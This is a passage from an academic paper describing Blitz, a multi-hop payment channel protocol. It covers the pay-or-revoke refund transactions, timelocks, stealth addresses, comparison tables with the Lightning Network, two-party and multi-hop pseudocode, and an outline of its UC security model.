We remark that it is crucial that every intermediate user can safely construct $\mathsf{tx}^{\mathsf{r}}_i$ only observing $\mathsf{tx}^{\mathsf{er}}$, but not the input funding it (or not even knowing whether it will be funded at all in the first place). Indeed, an intermediary U_i does not care if the transaction $\mathsf{tx}^{\mathsf{er}}$ is spendable at all, it only cares that its left neighbor U_{i-1} uses an output of the same transaction $\mathsf{tx}^{\mathsf{er}}$ as input for its refund transaction $\mathsf{tx}^{\mathsf{r}}_{i-1}$, as U_i does in $\mathsf{tx}^{\mathsf{r}}_i$.

In UTXO based cryptocurrencies, using the j^{th} output of a transaction tx as input of another transaction tx' means referencing the hash of the transaction body $\mathcal{H}(\mathsf{tx})$, which we defined as $\mathsf{tx}.\mathsf{id}$, plus an index j. A transaction $\mathsf{tx}^{\mathsf{r}}_i$ that was




Figure 2: Illustration of the pay-or-revoke paradigm.




Figure 3: Transaction $\mathsf{tx}^{\mathsf{er}}$, which enables the refunds and, here, spends the output of some other transaction $\mathsf{tx}^{\mathsf{in}}$.

created with an input referencing $\mathsf{tx}^{\mathsf{er}}.\mathsf{id}$ and some index j, can only be valid if $\mathsf{tx}^{\mathsf{er}}$ is published. This means, in particular, that it is computationally infeasible to create a different transaction $\mathsf{tx}^{\mathsf{er}\prime} \neq \mathsf{tx}^{\mathsf{er}}$ and use one of $\mathsf{tx}^{\mathsf{er}\prime}$'s outputs as input of $\mathsf{tx}^{\mathsf{r}}_i$ without finding a collision in $\mathcal{H}$. Further, as $\mathsf{tx}^{\mathsf{r}}_i$ requires the signatures of both U_i and U_{i+1}, a malicious U_i on its own cannot create a different refund transaction $\mathsf{tx}^{\mathsf{r}\prime}_i$ that does not depend on $\mathsf{tx}^{\mathsf{er}}$.

A final timelock There is however still one subtle problem with the construction up to this point regarding the timing coming from the fact that the sender has the advantage of being the only one able to trigger the refund by publishing $\mathsf{tx}^{\mathsf{er}}$. In a bit more detail, as closing a channel takes some time, a malicious sender U_0 can forcefully close its channel with U_1 beforehand. Then, when $\mathsf{tx}^{\mathsf{state}}_0$ is on the ledger, the sender publishes $\mathsf{tx}^{\mathsf{er}}$ so that it appears just before $T-\Delta$. The sender is able to publish $\mathsf{tx}^{\mathsf{r}}_0$ just in time before T. All other intermediaries however, who did not yet close their channel, with the result that $\mathsf{tx}^{\mathsf{state}}_i$ is not on the ledger, will not be able to do this and publish $\mathsf{tx}^{\mathsf{r}}_i$ in time.

To solve this problem, we introduce a relative timelock on the outputs of $\mathsf{tx}^{\mathsf{er}}$ of exactly $t_c+\Delta$, as shown in Figure 3 and




Figure 4: Payment setup in the channel $\overline{\gamma_i}$ of two neighboring users U_i and U_{i+1} with the new state $\mathsf{tx}^{\mathsf{state}}$. x_{U_i} and $x_{U_{i+1}}$ are the amounts that U_i and U_{i+1} own in the state prior to $\mathsf{tx}^{\mathsf{state}}$.

Figure 4. This relative time delay is an upper bound on the time it takes to (i) forcefully close the channel and (ii) wait for the time delay needed to publish $\mathsf{tx}_i^{\mathsf{r}}$. With this, we ensure that no user gains an advantage by closing its channel in advance, since this can be entirely done in this relative timelock on $\mathsf{tx}^{\mathsf{er}}$'s outputs. Honest intermediaries can easily check that this relative timelock is present in $\mathsf{tx}^{\mathsf{er}}$'s outputs and every user on the payment path has the same time.

A timeline of when the transactions have to appear on the ledger is given in Appendix E. Note that for the payment to be refunded, $\mathsf{tx}^{\mathsf{er}}$ has to be posted to the ledger at the latest at time $T - t_{\mathsf{c}} - 3\Delta$. Still, for better readability we sometimes refer to this case simply as $\mathsf{tx}^{\mathsf{er}}$ being published before time T.

Improving anonymity of the path Until this point, we have shown a design of the pay-or-revoke paradigm, that, while ensuring that honest users do not lose coins, has an obvious drawback in terms of anonymity. In particular, the transaction outputs of $\mathsf{tx}^{\mathsf{er}}$ contain the addresses of every user on the path in the clear (except for the receiver who does not need to refund and therefore needs no such output). This means that every intermediary (or any other user that sees $\mathsf{tx}^{\mathsf{er}}$) learns about the identity of every user on the payment path as soon as it sees $\mathsf{tx}^{\mathsf{er}}$. To prevent this leak, we use stealth addresses [29]. We overview our use of stealth addresses here and refer to Section 4.2 for technical details. On a high level, instead of spending to existing addresses, the sender uses fresh addresses for the outputs of $\mathsf{tx}^{\mathsf{er}}$. These addresses were never used before, but are under the control of the respective users. With this approach, if $\mathsf{tx}^{\mathsf{er}}$ is leaked, the identities of all users on the path, especially the identity of the sender and the receiver, remain hidden. Note that we assume the input of $\mathsf{tx}^{\mathsf{er}}$ to be an unused and unlinkable input of the sender.

Fast track payments The design considered so far has still a practical drawback compared to MHPs in the LN. In the LN, if every user is honest, the payment is carried out almost instantaneously, i.e. the channels are updated as soon as the HTLCs are opened. Obviously, users of a payment do not want to wait until some time T until the payment is carried out, even if all users are honest. To enable the same fast payments in Blitz, we extend the protocol design with an *optional* second communication round, called the fast track (we compare this second round to the one adopted in the LN below). Specifically, the users on the path can honestly update their channels from the sender to the receiver to a state where the α coins move from left to right.

For this, the sender does not go idle upon receiving the confirmation in time from the receiver. Instead, U_0 starts updating the channel $\overline{\gamma_0}$ with its neighbor U_1 to a state where the α coins are paid to U_1. Since U_0 is the only one able to publish $\mathsf{tx}^{\mathsf{er}}$, U_0 is safe when performing this update. After this update, U_1 does the same with U_2. All users on the path repeat this step until the receiver is reached. If everyone is honest, the payment will be carried out as quick as in the LN honest case. If someone stops the update or some honest users are skipped by colluding malicious users, honest users simply wait until time T, and claim their money (and fees) either by cooperatively updating the channel with their neighbor or forcefully on-chain. Intuitively, since intermediary users only update their right channel after updating their left channel, they cannot lose any money, even if $\mathsf{tx}^{\mathsf{er}}$ is published.

Using the fast track seems to be a better choice for normal payments. However, there are applications, where the non fast track is more suitable, e.g., a service with a trial period or a subscription model, where a user might want to set up a payment, that gets confirmed after some time. Should the user decide against it, he/she can cancel the payment. The choice of fast track is up to the user. Having this second round is completely optional and for efficiency reasons only. A payment that is carried out in one round has the same security properties as one carried out in two rounds.

Fast revoke In the case that an intermediary is offline and the payment is unsuccessful, the refund can happen without necessarily publishing $\mathsf{tx}^{\mathsf{er}}$, saving the cost to put a transaction on-chain. Say U_{i+1} is offline and U_i has already set up the construction with U_{i-1}. As soon as an honest U_i notices that U_{i+1} is unresponsive, it can start asking U_{i-1} to update their channel to the state before the payment was set up. After doing this, U_{i-1} asks its left neighbor to do the same and so on until the sender is reached and the payment is reverted without $\mathsf{tx}^{\mathsf{er}}$ being published. Should some intermediary refuse to honestly revoke, then $\mathsf{tx}^{\mathsf{er}}$ can still be published. Apart from funds being locked for a shorter time, one could add additional incentives to the fast revocation (or fast track) by giving a small fee to the users that are willing to participate in it. Of course, users need a mechanism to find out whether others are offline. For that, we note that the LN protocol mandates users to periodically broadcast a heartbeat message. We consider such default messages orthogonal to payment protocols and do not count them in round complexity.

Honest update The transactions in Figure 4 between users are exchanged off-chain and used to guarantee that honest users do not lose any coins. However, should one of the users in a channel be able to convince the other that it is able to enforce either $\mathsf{tx}_i^{\mathsf{r}}$ or $\mathsf{tx}_i^{\mathsf{p}}$ on-chain (that is if $\mathsf{tx}^{\mathsf{er}}$ is on-chain before time T or time T has already passed, respectively), two collaborating users can simply perform an honest update. For this, they update their channel to a state where both have their corresponding balance, with the benefit that no transaction has to be put on-chain and their channel remains open.

Blitz vs. ILP/LN/AMHL We claim that Blitz is a solution for the issues presented in Section 1 and allows for PCNs that have higher throughput, less communication complexity, additional security against certain attacks, and are implementable in cryptocurrencies without scripting capabilities. We highlight the differences between Blitz and other state-of-the-art payment methods such as Interledger Payments (ILP), the LN and the wormhole secure construction Anonymous Multi-Hop Locks (AMHL) [20] in Table 1.

Table 1: Features of different payment methods: Interledger (ILP), Lightning Network (LN), Anonymous Multi-Hop Locks (AMHL), Blitz and Blitz using the fast track payment (FT). We abbreviate timelocks as TL and signature functionality as σ. * The requirement of HTLC can be dropped from the LN using scriptless scripts when feasible.

	ILP	LN	AMHL	Blitz	Blitz FT
Bal. Security	No	Yes	Yes	Yes	Yes
Rounds	1	2	2	1	2
Atomicity	No	No (Wormhole)	Yes	Yes	Yes
Scripting	σ	σ, TL, HTLCs*	σ, TL	σ, TL	σ, TL
Collateral	n/a	linear	linear	constant	constant

Table 2: Collateral time for the LN, AMHL and Blitz for unsuccessful (refund) and successful payments (pay) as well as different threat models. We say *instant* when noone on the path stops the payment in either round. ξ denotes the time users need to claim their funds (e.g., in the LN 144 blocks).

	LN / AMHL		Blitz	
	refund	pay	refund	pay
anyone malicious	$n \cdot \xi$	$n \cdot \xi$	ξ	ξ
sender honest	$n \cdot \xi$	$n \cdot \xi$	Δ	ξ
everyone honest	instant	instant	instant	instant

First, Blitz offers balance security with only one round of communication, while ILP does not provide that and the LN requires two rounds. While the fast track optimization does involve a second round (from left to right, as opposed to right to left as in the LN), it is optional and affects only the efficiency (in the case everyone is honest) and not security: a payment that had a successful first round will be successful regardless of any network faults in the second round.

Indeed, the same holds true for the wormhole attack: Once a user has successfully set up a Blitz payment, it cannot be skipped anymore in the second round, even with the fast track. The payment is successful for everyone or no one, achieving thus the atomicity property missing in ILP and the LN, and honest intermediaries are not cheated out of their fees.

Secondly, Blitz reduces the collateral from linear (in the size of the path) to constant in the case some of the parties are malicious, while offering comparable performance in the optimistic case, as shown in Section 6. For a corner case where the sender is honest, the collateral can even be unlocked almost instantaneously. We show in which cases Blitz outperforms the LN in Table 2. Finally, in terms of interoperability, we require only signatures and timelocks from the underlying blockchain, with the LN additionally requiring HTLCs and ILP only signatures.

Concurrent payments In Blitz, multiple payments can be carried out in parallel, analogous to concurrent HTLC-based payments in the LN (see Appendix A for further discussion and an illustrative example).

4 Our construction

4.1 Security and privacy goals

We informally review the security and privacy goals of a PCN, deferring the formal definitions to the full version [6].

Balance security Honest intermediaries do not lose money [19].

Sender/Receiver privacy In the case of a successful payment, malicious intermediaries cannot determine if the left neighbor along the path is the actual sender or just an honest user connected to the sender through a path of non-compromised users. Similarly, malicious intermediaries cannot determine if the right neighbor is the actual receiver or an honest user connected to the receiver through a path of non-compromised users.

Path privacy In the case of a successful payment, malicious intermediaries cannot determine which users participated in the payment aside from their direct neighbors.

4.2 Assumptions and building blocks

System assumptions We assume that every party has a publicly known pair of public keys (A,B) as required for stealth address creation (see below). We further assume that honest parties are required to stay online for the duration of the protocol. Finally, we consider the route finding algorithm an orthogonal problem and assume that every user (U_0) has access to a function $\mathsf{pathList} \leftarrow \mathsf{GenPath}(U_0,U_n)$, which generates a valid path from U_0 to U_n over some intermediaries. We refer the reader to [24, 25] for more details on recent routing algorithms for PCNs. We now introduce the cryptographic building blocks that we require in our protocol.

Ledger and payment channels We rely, as a blackbox, on a public ledger to keep track of all balances and transactions and a PCN that supports the creation, update, and closure of channels (see Section 2). We further assume that payment channels between users that want to conduct payments are already opened. We denote the standard operations to interact with the blockchain and the channels as follows:

$\mathsf{publishTx}(\overline{\mathsf{tx}})$: If $\overline{\mathsf{tx}}$ is a valid transaction (Section 2), it will be accepted on the ledger after at most time Δ.

$\mathsf{updateChannel}(\overline{\gamma_i}, \mathsf{tx}_i^{\mathsf{state}})$: When called by a user $\in \overline{\gamma_i}.\mathsf{users}$, initiates an update in $\overline{\gamma_i}$ to the state $\mathsf{tx}_i^{\mathsf{state}}$. If the update is successful, $(\mathsf{update}{-}\mathsf{ok})$ is returned to both users of the channel, else $(\mathsf{update}{-}\mathsf{fail})$ is returned to them. We define t_{u} as an upper bound on the time it takes for a channel update after this procedure is called.

$\mathsf{closeChannel}(\overline{\gamma_i})$: When called by a user $\in \overline{\gamma_i}.\mathsf{users}$, closes the channel, such that the latest state transaction $\mathsf{tx}_i^{\mathsf{state}}$ will appear on the ledger. We define t_{c} as an upper bound on the time it takes for $\mathsf{tx}_i^{\mathsf{state}}$ to appear on the ledger after this procedure is called.

Digital signatures A digital signature scheme is a tuple of algorithms $\Sigma := (\mathsf{KeyGen}, \mathsf{Sign}, \mathsf{Vrfy})$ defined as follows:

$(\mathsf{pk},\mathsf{sk}) \leftarrow \mathsf{KeyGen}(\lambda)$ is a PPT algorithm that on input

the security parameter λ, outputs a pair of public and private keys $(\mathsf{pk},\mathsf{sk})$.

$\sigma \leftarrow \mathsf{Sign}(\mathsf{sk},m)$ is a PPT algorithm that on input the private key sk and a message m outputs a signature σ.

$\{0,1\} \leftarrow \mathsf{Vrfy}(\mathsf{pk},\sigma,m)$ is a DPT algorithm that on input the public key pk, an authentication tag σ and a message m, outputs 1 if σ is a valid authentication for m.

We require that the digital signature scheme is correct, that is, $\forall(\mathsf{pk},\mathsf{sk}) \leftarrow \mathsf{KeyGen}(\lambda)$ it must hold that $1 \leftarrow \mathsf{Vrfy}(\mathsf{pk},\mathsf{Sign}(\mathsf{sk},m),m)$. We additionally require a digital signature scheme that is strongly unforgeable against message-chosen attacks (EUF-CMA) [14].

Stealth addresses [29] On a high level, this scheme allows a user (say Alice) to derive a fresh public key in a digital signature scheme Σ controlled by another user (say Bob) on input two of Bob's public keys. In a bit more detail, a *stealth addresses* scheme is a tuple of algorithms $\Phi := (\mathsf{GenPk},\mathsf{GenSk})$ defined as follows:

$(P,R) \leftarrow \mathsf{GenPk}(A,B)$ is a PPT algorithm that on input two public keys A, B controlled by some user U, creates a new public key P under U's control. This is done by first sampling some randomness $r \leftarrow^{\$} [0,l-1]$, where l is the prime order of the group used in the underlying signature scheme Σ, and computing $P := g^{\mathcal{H}(A^r)} \cdot B$, where $\mathcal{H}$ is a hash function modelled as a random oracle. Then, the value $R := g^r$ is calculated. P is the public key under U's control and R is the information required to construct the private key.

$p \leftarrow \mathsf{GenSk}(a,b,P,R)$ is a DPT algorithm that on input two secret keys a, b corresponding to the two public keys A, B and a pair (P,R) that was generated as $P \leftarrow \mathsf{GenPk}(A,B)$, creates the secret key p corresponding to P. This is done by computing $p := \mathcal{H}(R^a) + b$.

We see that correctness follows directly: $g^p = g^{\mathcal{H}(R^a)+b} = g^{\mathcal{H}(g^{r \cdot a})} \cdot g^b = g^{\mathcal{H}(A^r)} \cdot B = P$. In [29] it is argued that this new one-time public key P is *unlinkable* for a spectator even when observing R, meaning on a high level that P for some user U cannot be linked to any existing public key of U. For simplicity, we denote $\widetilde{U}_i, \mathsf{pk}_{\widetilde{U}_i}$ when referring to the stealth identity or the stealth public key under the control of user U_i.

Anonymous communication network (ACN) An ACN allows users to communicate anonymously with each other. One such ACN is based on onion routing, whose ideal functionality is defined in [8]. Sphinx [10] is a realization of this and (extended with a per-hop payload) is used in the Lightning Network (LN). We use this functionality here as well in a blackbox way. On a high level, routing information and a per-hop payload is encrypted and layered for every user along a path, in what is called an *onion*. Every user on the path can then, when it is its turn, "peel off" such a layer, revealing: (i) the next neighbor; (ii) the payload meant for it; and (iii) the rest of the data, which is again an onion that can only be opened by the next neighbor. This rest of data is then forwarded to the next user and so on until the receiver is reached.

For readability, we use two algorithms, where $\mathsf{onion} \leftarrow \mathsf{CreateRoutingInfo}(\{U_i\}_{i\in[1,n]},\{\mathsf{msg}_i\}_{i\in[1,n]})$ creates such a routing object (an onion) using (publicly known) public encryption keys of the corresponding users on the path. Moreover, when called by correct user U_i, the algorithm $\mathsf{GetRoutingInfo}(\mathsf{onion}_i,U_i)$ returns $(U_{i+1},\mathsf{msg}_i,\mathsf{onion}_{i+1})$, that is, the next user on the path, a message and a new onion or returns msg_n if called by the recipient. A wrong user $U \neq U_i$ calling $\mathsf{GetRoutingInfo}(\mathsf{onion}_i,U_i)$ will result in an error $\perp$.

4.3 2-party protocol for channel update

In this section, we show the necessary steps to update a single channel $\overline{\gamma_i}$ between two consecutive users U_i and U_{i+1} on a payment path to a state encoding our payment functionality as shown in Figure 4. We will describe later in Section 4.4 the complete multi-hop payment (MHP) protocol.

As overviewed in Section 3, a channel update requires to create a series of transactions to realize the "pay-or-revoke" semantics at a given channel. In particular, for readability, we define the following transaction creation methods and in Figure 7 some macros to be used hereby in the paper:

$\mathsf{tx}_i^{\mathsf{p}} := \mathsf{GenPay}(\mathsf{tx}_i^{\mathsf{state}})$ This transaction takes $\mathsf{tx}_i^{\mathsf{state}}.\mathsf{output}[0]$ as input and creates a single $\mathsf{output} := (\alpha_i, \mathsf{OneSig}(U_{i+1}))$.

$\mathsf{tx}_i^{\mathsf{r}} := \mathsf{GenRef}(\mathsf{tx}_i^{\mathsf{state}},\mathsf{tx}^{\mathsf{er}},\theta_{\varepsilon_i})$ This transaction takes as input $\mathsf{tx}_i^{\mathsf{state}}.\mathsf{output}[0]$ and $\theta_{\varepsilon_i} \in \mathsf{tx}^{\mathsf{er}}.\mathsf{output}$. The calling user U_i makes sure that this output belongs to a stealth address under U_i's control. It creates a single output $\mathsf{tx}_i^{\mathsf{r}}.\mathsf{output} := (\alpha_i + \varepsilon, \mathsf{OneSig}(U_i))$, where α_i, U_i, U_{i+1} are taken from $\mathsf{tx}_i^{\mathsf{state}}$.

We now explain in detailed order, how these transactions have to be created, signed and exchanged. A full description in pseudocode is given in Figure 5. This two party update procedure, which we call `pcSetup`, is called by a user U_i giving as parameters the channel $\overline{\gamma_i}$ with its right neighbor U_{i+1}, the transaction $\mathsf{tx}^{\mathsf{er}}$, a list containing the values R_i for the stealth addresses of each user on the path, onion_{i+1} containing some routing information for the next user, the output $\theta_{\varepsilon_i} \in \mathsf{tx}^{\mathsf{er}}.\mathsf{output}$ that belongs to a stealth address of U_i, the amount to be paid α_i and the time T. The user U_i knows these values either from performing `pcSetup` with its left neighbor U_{i-1} or because U_i is the sender.

The first step for U_i is to create the new channel state from the channel $\overline{\gamma_i}$ and the amount α_i by calling $\mathsf{tx}_i^{\mathsf{state}} := \mathtt{genState}(\overline{\gamma_i},\alpha)$. In the second step, U_i creates the transaction $\mathsf{tx}_i^{\mathsf{r}}$ from $\mathsf{tx}_i^{\mathsf{state}}.\mathsf{output}[0]$ and θ_{ε_i}. Then, U_i sends $\mathsf{tx}^{\mathsf{er}}$, $\mathsf{tx}_i^{\mathsf{state}}$, $\mathsf{tx}_i^{\mathsf{r}}$, rList and onion_{i+1} to its right neighbor U_{i+1}.

Now U_{i+1} checks if $\mathsf{tx}^{\mathsf{er}}$ is well-formed and, if it is not the receiver, has an output $\theta_{\varepsilon_{i+1}}$, which belongs to its stealth address (using its stealth address private keys a,b) under some $R_i \in \mathsf{rList}$. Moreover, it checks that onion_{i+1} contains the correct routing information and a message indicating that the $\mathsf{tx}^{\mathsf{er}}$ was not tampered, for instance a hash of it. All this is done using the macro (see Figure 7) $(\mathsf{sk}_{\widetilde{U_{i+1}}},\theta_{\varepsilon_{i+1}},R_{i+1},U_{i+2},\mathsf{onion}_{i+2}) :=$

$\underline{\texttt{pcSetup}(\overline{\gamma_i}, \mathsf{tx}^{\mathsf{er}}, \mathsf{rList}, \mathsf{onion}_{i+1}, \theta_{\varepsilon_i}, \alpha_i, T)}$:

$\underline{U_i}$

1. $\mathsf{tx}_i^{\mathsf{state}} := \texttt{genState}(\alpha_i, T, \overline{\gamma_i})$
2. $\mathsf{tx}_i^{\mathsf{r}} := \mathsf{GenRef}(\mathsf{tx}_i^{\mathsf{state}}, \theta_{\varepsilon_i})$
3. Send $(\mathsf{tx}^{\mathsf{er}}, \mathsf{rList}, \mathsf{onion}_{i+1}, \mathsf{tx}^{\mathsf{state}}, \mathsf{tx}_i^{\mathsf{r}})$ to U_{i+1} $(= \overline{\gamma_i}.\mathsf{right})$

$\underline{U_{i+1} \text{ upon } (\mathsf{tx}^{\mathsf{er}}, \mathsf{rList}, \mathsf{onion}_{i+1}, \mathsf{tx}^{\mathsf{state}}, \mathsf{tx}_i^{\mathsf{r}}) \text{ from } U_i}$

4. Check that $\texttt{checkTxEr}(U_{i+1}, U_{i+1}.a, U_{i+1}.b, \mathsf{tx}^{\mathsf{er}}, \mathsf{rList}, \mathsf{onion}_{i+1}) \neq \bot$, but returns some values $(\mathsf{sk}_{\widetilde{U_{i+1}}}, \theta_{\varepsilon_{i+1}}, R_{i+1}, U_{i+2}, \mathsf{onion}_{i+2})$
5. Extract α_i and T from $\mathsf{tx}^{\mathsf{state}}$ and check $\mathsf{tx}_i^{\mathsf{state}} = \texttt{genState}(\alpha_i, T, \overline{\gamma_i})$
6. Check that for one output $\theta_{\varepsilon_x} \in \mathsf{tx}^{\mathsf{er}}.\mathsf{output}$ it holds that $\mathsf{tx}_i^{\mathsf{r}} := \mathsf{GenRef}(\mathsf{tx}_i^{\mathsf{state}}, \theta_{\varepsilon_x})$. If one of these previous checks failed, return $\bot$.
7. $\mathsf{tx}_i^{\mathsf{p}} := \mathsf{GenPay}(\mathsf{tx}_i^{\mathsf{state}})$
8. Send $(\sigma_{U_{i+1}}(\mathsf{tx}_i^{\mathsf{r}}))$ to U_{i+1}

$\underline{U_i \text{ upon } (\sigma_{U_{i+1}}(\mathsf{tx}_i^{\mathsf{r}}))}$

9. If $\sigma_{U_{i+1}}(\mathsf{tx}_i^{\mathsf{r}})$ is not a correct signature of U_{i+1} for the $\mathsf{tx}_i^{\mathsf{r}}$ created in step 2, return $\bot$.
10. $\texttt{pcSetup}(\overline{\gamma_i}, \mathsf{tx}_i^{\mathsf{state}})$
11. If, after $t_{\mathsf{u}} + t_{\mathsf{c}}$ time has expired, the message $(\mathsf{update}{-}\mathsf{ok})$ is returned, return $\top$. Else return $\bot$.

$\underline{U_{i+1}}$

12. Upon $(\mathsf{update}{-}\mathsf{ok})$, return $(\mathsf{tx}^{\mathsf{er}}, \mathsf{rList}, \mathsf{onion}_{i+2}, U_{i+2}, \theta_{\varepsilon_{i+1}}, \alpha_i, T)$
13. Upon $(\mathsf{update}{-}\mathsf{fail})$, return $\bot$

Figure 5: Protocol for 2-party channel update

$\texttt{checkTxEr}(U_{i+1}, U_{i+1}.a, U_{i+1}.b, U_{i+1}.\mathsf{tx}^{\mathsf{er}}, \mathsf{rList}, \mathsf{onion}_{i+1})$, which returns $\bot$ if any of the checks fail.

Then, U_{i+1} checks if $\mathsf{tx}_i^{\mathsf{state}}$ and $\mathsf{tx}_i^{\mathsf{r}}$ were well-constructed and in particular, that $\mathsf{tx}_i^{\mathsf{r}}$ uses an output of $\mathsf{tx}^{\mathsf{er}}$ as input. If everything is ok, then U_{i+1} can independently create $\mathsf{tx}_i^{\mathsf{p}}$, since it requires only its own signature. Next, U_{i+1} pre-signs $\mathsf{tx}_i^{\mathsf{r}}$ and sends this signature to U_i. U_i checks if this signature is correct and then invokes a channel update with U_{i+1} to $\mathsf{tx}_i^{\mathsf{state}}$.

After this step, the pcSetup function is finished and returns either $(\mathsf{tx}^{\mathsf{er}}, \mathsf{rList}, \mathsf{onion}_{i+2}, U_{i+2}, \theta_{\varepsilon_{i+1}}, \alpha_i, T)$ to U_{i+1} and $\top$ to U_i if successful or $\bot$ otherwise to the users $\overline{\gamma_i}.\mathsf{users}$. If U_{i+1} is not the receiver, it will continue this process with its own neighbor as shown in the next section.

4.4 Multi-hop payment description

In this section we describe the MHP protocol. The pseudocode for carrying out MHPs in Blitz is shown in Figure 6, the macros used in are listed in Figure 7. For the full description of the macros, see Appendix H.

Setup Say the sender wants to pay α coins to U_n via a path channelList and for some timeout T. In the setup phase, the sender derives a new stealth address $\mathsf{pk}_{\widetilde{U_i}}$ and some R_i for every user except the receiver. Then, the sender creates a list rList of entries R_i and onions encoding the right neighbor U_{i+1} for every user U_i. Moreover, the sender constructs $\mathsf{tx}^{\mathsf{er}}$.

Then, it adds the sum of all per-hop fees to the initial amount α: $\alpha_i := \alpha + (n-1) \cdot \mathsf{fee}$ where fee is the fee charged by every user (see Appendix A). The setup ends when the sender starts the open phase with its right neighbor U_1.

Open After successfully setting up the payment with its left user U_{i-1}, U_i knows $\mathsf{tx}^{\mathsf{er}}$, rList, onion_{i+1} α_{i-1}, T and its stealth output for $\theta_{\varepsilon_i} \in \mathsf{tx}^{\mathsf{er}}.\mathsf{output}$. Using these values and reducing α_{i-1} by fee, U_i carries out the 2-party channel update with U_{i+1}. The right neighbor continues this step with its right neighbor until the receiver is reached.

Finalize Once the receiver has finished the open phase with its left neighbor, it sends back a signature of $\mathsf{tx}^{\mathsf{er}}$ as a confirmation to the sender, who will then check if that transaction was tampered with. If yes, or if the sender did not receive such a confirmation in time, the sender publishes $\mathsf{tx}^{\mathsf{er}}$ on the blockchain. Otherwise the sender goes idle.

Respond At any given time after opening a payment construction, users need to check if $\mathsf{tx}^{\mathsf{er}}$ was published. If it was, they need to refund themselves via $\mathsf{tx}_i^{\mathsf{r}}$. Also, if some user's left neighbor tries to publish $\mathsf{tx}_i^{\mathsf{r}}$ after time T, the user publishes $\mathsf{tx}_i^{\mathsf{p}}$. This ensures, that if the refund did not happen before time T, the users have a way to enforce the payment. Note that due to the relative timelock on both $\mathsf{tx}^{\mathsf{er}}$ and $\mathsf{tx}^{\mathsf{state}}$, $\mathsf{tx}_i^{\mathsf{p}}$ will always be possible if $\mathsf{tx}^{\mathsf{er}}$ is published after T (or if the left neighbor tries to refund after T by closing the channel).

The protocol is shown in Figure 6. Note that we simplified the protocol for readability purposes, (e.g., by omitting the payment ids that are required for multiple concurrent payments). The full protocol modelled in the Universal Composability framework can be seen in the full version [6].

5 Security analysis

5.1 Security model

The security model we use closely follows [5, 11, 12]. We model the security of Blitz in the synchronous, global universal composability (GUC) framework [9]. We use a global ledger $\mathcal{L}$ to capture any transfer of coins. The ledger is parameterized by a signature scheme Σ and a blockchain delay Δ, which is an upper bound on the number of rounds it takes between when a transaction is posted to $\mathcal{L}$ and when said transaction is added to $\mathcal{L}$. Our security analysis is fully presented in the full version [6] and briefly outlined here.

Firstly, we provide an ideal functionality $\mathcal{F}_{Pay}$, which is an idealized description of the behavior we expect of our pay-or-revoke payment paradigm. This description stipulates any input/output behavior and the impact on the ledger of a payment protocol, as well as how adversaries can influence the execution. In this idealized setting, all parties communicate only with $\mathcal{F}_{Pay}$, which acts as a trusted third party.

We then provide our protocol Π formally defined in the UC framework and show that Π *emulates* $\mathcal{F}_{Pay}$. On a high level, we show that any attack that can be performed on Π can also be simulated on $\mathcal{F}_{Pay}$ or in other words that Π is at least as

Setup

U_0 upon receiving $(\texttt{setup}, \mathsf{channelList}, \mathsf{tx}^{\mathsf{in}}, \alpha, T)$

1. If $\texttt{checkChannels}(\mathsf{channelList}, U_0) = \bot$, abort.
2. Let $n := |\mathsf{channelList}|$. If $\texttt{checkT}(n, T) = \bot$, abort.
3. If $\texttt{checkTxIn}(\mathsf{tx}^{\mathsf{in}}, n, U_0) = \bot$, abort.
4. $(\mathsf{tx}^{\mathsf{er}}, \mathsf{rList}, \mathsf{onion}) := \texttt{genTxEr}(U_0, \mathsf{channelList}, \mathsf{tx}^{\mathsf{in}})$
5. $\alpha_0 := \alpha + \mathsf{fee} \cdot (n-1)$
6. $(\mathsf{sk}_{\widetilde{U_0}}, \theta_{\varepsilon_0}, R_0, U_1, \mathsf{onion}_1) := \texttt{checkTxEr}(U_0, U_0.a, U_0.b, \mathsf{tx}^{\mathsf{er}}, \mathsf{rList}, \mathsf{onion})$
7. $\texttt{pcSetup}(\overline{\gamma_0}, \mathsf{tx}^{\mathsf{er}}, \mathsf{rList}, \mathsf{onion}_1, U_1, \theta_{\varepsilon_0}, \alpha_0, T)$

Open

U_{i+1} upon receiving $(\mathsf{tx}^{\mathsf{er}}, \mathsf{rList}, \mathsf{onion}_{i+2}, U_{i+2}, \theta_{\varepsilon_{i+1}}, \alpha_i, T)$

1. If U_{i+1} is the receiver U_n, send $(\texttt{confirm}, \sigma_{U_n}(\mathsf{tx}^{\mathsf{er}})) \hookrightarrow U_0$ and go idle.
2. $\texttt{pcSetup}(\overline{\gamma_{i+1}}, \mathsf{tx}^{\mathsf{er}}, \mathsf{rList}, \mathsf{onion}_{i+2}, U_{i+2}, \theta_{\varepsilon_{i+1}}, \alpha_i - \mathsf{fee}, T)$

Finalize

U_0: Upon $(\texttt{confirm}, \sigma_{U_n}(\mathsf{tx}^{\mathsf{er}})) \hookleftarrow U_n$, check that $\sigma_{U_n}(\mathsf{tx}^{\mathsf{er}})$ is U_n's valid signature for the transaction $\mathsf{tx}^{\mathsf{er}}$ created in the Setup phase. If not, or if $\mathsf{tx}^{\mathsf{er}}$ was changed, or no such confirmation was received until $T - t_{\mathsf{c}} - 3\Delta$, $\mathsf{publishTx}(\mathsf{tx}^{\mathsf{er}}, \sigma_{U_0'}(\mathsf{tx}^{\mathsf{er}}))$.

Respond (Executed in every round τ_x)

